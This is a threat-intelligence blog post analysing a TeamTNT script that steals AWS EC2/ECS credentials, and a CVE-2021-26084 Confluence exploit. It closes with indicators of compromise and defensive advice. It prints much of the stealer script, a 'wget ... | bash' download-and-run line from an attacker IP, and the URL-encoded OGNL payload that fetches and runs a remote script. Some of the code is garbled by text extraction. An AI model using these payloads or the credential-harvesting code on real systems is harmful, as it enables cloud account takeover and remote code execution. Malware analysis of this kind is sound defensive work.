
TeamTNT Script Employed to Grab AWS Credentials

September 14, 2021

Blog

September 14, 2021




A TeamTNT script has been employed to target a Confluence vulnerability that grabs AWS credentials including those from ECS.


We've been tracking TeamTNT since the adversary group was tied back to a crypto-mining worm that specifically targeted Kubernetes clusters — the first known worm that contained AWS-specific credential theft functionality.

What We Found

The IP address 3.10.224[.]87 is serving a clever script built by the TeamTNT crew to steal credentials. It steals AWS EC2 and AWS ECS credentials via their meta-data urls (169.254.169.254 for EC2 and 169.254.170.2 for ECS), as well as environment variables from Docker systems:




```
#!/bin/bash
#
# TITLE:    GRABBER_aws-cloud
# AUTOR:    hilde@teamtnt.red
# VERSION:  V0.00.1
# DATE:   15.08.2021
#
# SRC:        wget -O- http://45.9.148.182/cmd/GRABBER_aws-cloud.sh | bash
#
#########################################################################
```



```
        SECRET_AKEY=`wget -q -O - http://169.254.169.254/latest/meta-data/iam/security-credentials/${IAM_SECROLE} | grep
        'SecretAccessKey' | awk  '{print $3}' | sed 's/"//g' | sed 's/,//g'`
        SECUR_TOKEN=`wget -q -O - http://169.254.169.254/latest/meta-data/iam/security-credentials/${IAM_SECROLE} | grep 'Token' |
        awk  '{print $3}' | sed 's/"//g' | sed 's/,//g'`
            if ! [ -z "$AWS_CONTAINER_CREDENTIALS_RELATIVE_URI" ] ; then AWS_CONTAINER=`wget -q -O - http://169.254.170.
            2$AWS_CONTAINER_CREDENTIALS_RELATIVE_URI` ; fi
lif type curl 2>/dev/null 1>/dev/null ; then
CCOUNT_ID=`curl -s http://169.254.169.254/latest/meta-data/identity-credentials/ec2/info | grep 'AccountId' | awk  '{print $3}' |
ed 's/"//g'`
EFAULT_REGION=`curl -s http://169.254.169.254/latest/meta-data/placement/availability-zone`
CCOUNT_PROFIL=`curl -s http://169.254.169.254/latest/meta-data/iam/info | grep 'InstanceProfileArn' | awk '{print $3}' | sed 's/",//
' | sed 's/"//g'`
XX_PROFIL=${ACCOUNT_PROFIL#*/}
   IAM_SECROLE=`curl -s http://169.254.169.254/latest/meta-data/iam/security-credentials/`
   IAM_SECCRED=`curl -s http://169.254.169.254/latest/meta-data/iam/security-credentials/${IAM_SECROLE}`
       ACCESSKEYID=`curl -s http://169.254.169.254/latest/meta-data/iam/security-credentials/${IAM_SECROLE} | grep 'AccessKeyId' |
       awk  '{print $3}' | sed 's/"//g' | sed 's/,//g'`
       SECRET_AKEY=`curl -s http://169.254.169.254/latest/meta-data/iam/security-credentials/${IAM_SECROLE} | grep
       'SecretAccessKey' | awk  '{print $3}' | sed 's/"//g' | sed 's/,//g'`
       SECUR_TOKEN=`curl -s http://169.254.169.254/latest/meta-data/iam/security-credentials/${IAM_SECROLE} | grep 'Token' | awk  '
       {print $3}' | sed 's/"//g' | sed 's/,//g'`
           if ! [ -z "$AWS_CONTAINER_CREDENTIALS_RELATIVE_URI" ] ; then AWS_CONTAINER=`curl -s http://169.254.170.
           2$AWS_CONTAINER_CREDENTIALS_RELATIVE_URI` ; fi
i

hattr -ia / /tmp/ 2>/dev/null ; mchattr -ia / /tmp/ 2>/dev/null


f [ ! -z "$AWS_ACCESS_KEY_ID" ];then echo $AWS_ACCESS_KEY_ID ; fi
f [ ! -z "$AWS_SECRET_ACCESS_KEY" ];then echo $AWS_SECRET_ACCESS_KEY ; fi
cho 'Account ID: '$ACCOUNT_ID > /tmp/.tnt.aws.grabber
cho 'def region: '$DEFAULT_REGION >> /tmp/.tnt.aws.grabber
```




```
function AWS_SYSTEM_ENV(){
ALL_SYSTEM_ENV=$(strings /proc/*/env* | sort -u | grep 'AWS')
if [ ! -z "$ALL_SYSTEM_ENV" ]; then echo "Alle AWS Systemvariablen" >> $STEALER_OUT ; echo '~~~~~~~~~~~~~~~~~~~~~~~~~' >> $STEALER_OU
for ALLSYSTEMENV in ${ALL_SYSTEM_ENV[@]}; do
echo $ALLSYSTEMENV >> $STEALER_OUT
done
echo -e '\n\n' >> $STEALER_OUT
curl -sLk http://169.254.169.254$AWS_CONTAINER_CREDENTIALS_RELATIVE_URI >> $STEALER_OUT
echo -e '\n\n' >> $STEALER_OUT
fi
}

function AWS_DOCKER_ENV(){
if type docker 2>/dev/null 1>/dev/null; then
DOCKER_ENV=$(docker inspect $(docker ps -q) | sort -u | grep 'AWS')
if [ ! -z "$DOCKER_ENV" ]; then echo "Docker Systemvariablen:" >> $STEALER_OUT ; echo '~~~~~~~~~~~~~~~~~~~~~~~~' >> $STEALER_OUT
for DOCKERENV in ${DOCKER_ENV[@]}; do
echo $DOCKERENV >> $STEALER_OUT
done
echo -e '\n\n' >> $STEALER_OUT
fi
fi
}

function AWS_CRED_FILES(){
ROOT_CRED_FILE=$(cat /root/.aws/credentials 2>/dev/null | grep 'aws_access_key_id\|aws_secret_access_key\|aws_session_token')
if [ ! -z "$ROOT_CRED_FILE" ]; then echo "AWS root CredFiles:" >> $STEALER_OUT ; echo '~~~~~~~~~~~~~~~~~~~~' >> $STEALER_OUT
echo -e $ROOT_CRED_FILE | sed 's/aws_/\naws_/g' | sed 's/aws_access_key_id/\naws_access_key_id/g' >> $STEALER_OUT
echo -e '\n\n' >> $STEALER_OUT ; fi
```

The contents of malicious scripts at https://3.10.224[.]87/.a

This IP address is also being used to attack vulnerable Confluence servers with the recent CVE-2021-26084 exploit:



```
queryString=aaaaaaaa%5Cu0027%2B%7BClass.forName%28%5Cu0027javax.script.ScriptEngineManager%5Cu0027%29.newInstance%28%29.
getEngineByName%28%5Cu0027JavaScript%5Cu0027%29.%5Cu0065val%28%5Cu0027var+isWin+%3D+java.lang.System.getProperty%28%5Cu0022os.
name%5Cu0022%29.toLowerCase%28%29.contains%28%5Cu0022win%5Cu0022%29%3B+var+cmd+%3D+new+java.lang.String%28%5Cu0022%28curl+-s+194
52.174%2Fconf2%7C%7Cwget+-qO+-+194.31.52.174%2Fconf2%29%7Cbash%5Cu0022%29%3Bvar+p+%3D+new+java.lang.ProcessBuilder%28%29%3B
+if%28isWin%29%7Bp.command%28%5Cu0022cmd.exe%5Cu0022%2C+%5Cu0022%2Fc%5Cu0022%2C+cmd%29%3B+%7D+else%7Bp.
command%28%5Cu0022bash%5Cu0022%2C+%5Cu0022-c%5Cu0022%2C+cmd%29%3B+%7Dp.redirectErrorStream%28true%29%3B+var+process%3D+p.
start%28%29%3B+var+inputStreamReader+%3D+new+java.io.InputStreamReader%28process.getInputStream%28%29%29%3B+var+bufferedReader+%
+new+java.io.BufferedReader%28inputStreamReader%29%3B+var+line+%3D+%5Cu0022%5Cu0022%3B+var+output+%3D+%5Cu0022%5Cu0022%3B
+while%28%28line+%3D+bufferedReader.readLine%28%29%29+%21%3D+null%29%7Boutput+%3D+output+%2B+line+%2B+java.lang.Character.
toString%2810%29%3B+%7D%5Cu0027%29%7D%2B%5Cu0027
```

CVE-2021-26084 Exploit code

The backdoor being distributed by the server, however, is well attributed to the Mushtik botnet.

Have two different crews hacked the same server and are using it for hosting? Or has Mushtik borrowed some code from TeamTNT?

Indicators of Compromise

3.10.224[.]87

https://3.10.224[.] 87/.a

0e574fd30e806fe4298b3cbccb8d1089454f42f52892f87554325cb352646049

F22ce94c41d69e539206f6832b046ca21b7d7e0a090918564d20d0ac91045276

54934e404f70b23dc23945a61a9cc511fadeaf97a3e9b6a949b740130e9052bb

Recommendations

Given these findings, we recommend blocking IP address 3.10.224[.]87 to not fall victim.

In addition, in our previous post detailing TeamTNTs techniques from August 2020, we've provided general recommendations on how to protect against these threats:

- Identify which systems are storing AWS credential files and delete them if they aren't needed. It's common to find development credentials have accidentally been left on production systems.
- Use firewall rules to limit any access to Docker APIs. We strongly recommend using a allowlisted approach for your firewall ruleset.
- Review network traffic for any connections to mining pools, or using the Stratum mining protocol.
- Review any connections sending the AWS Credentials file over HTTP.

About The Author

Chris Doman

Chris is well known for building the popular threat intelligence portal ThreatCrowd, which subsequently merged into the AlienVault Open Threat Exchange, later acquired by AT&T. Chris is an industry leading threat researcher and has published a number of widely read articles and papers on targeted cyber attacks. His research on topics such as the North Korean government's crypto-currency theft schemes, and China's attacks against dissident websites, have been widely discussed in the media. He has also given interviews to print, radio and TV such as CNN and BBC News.

Prev Post Next Post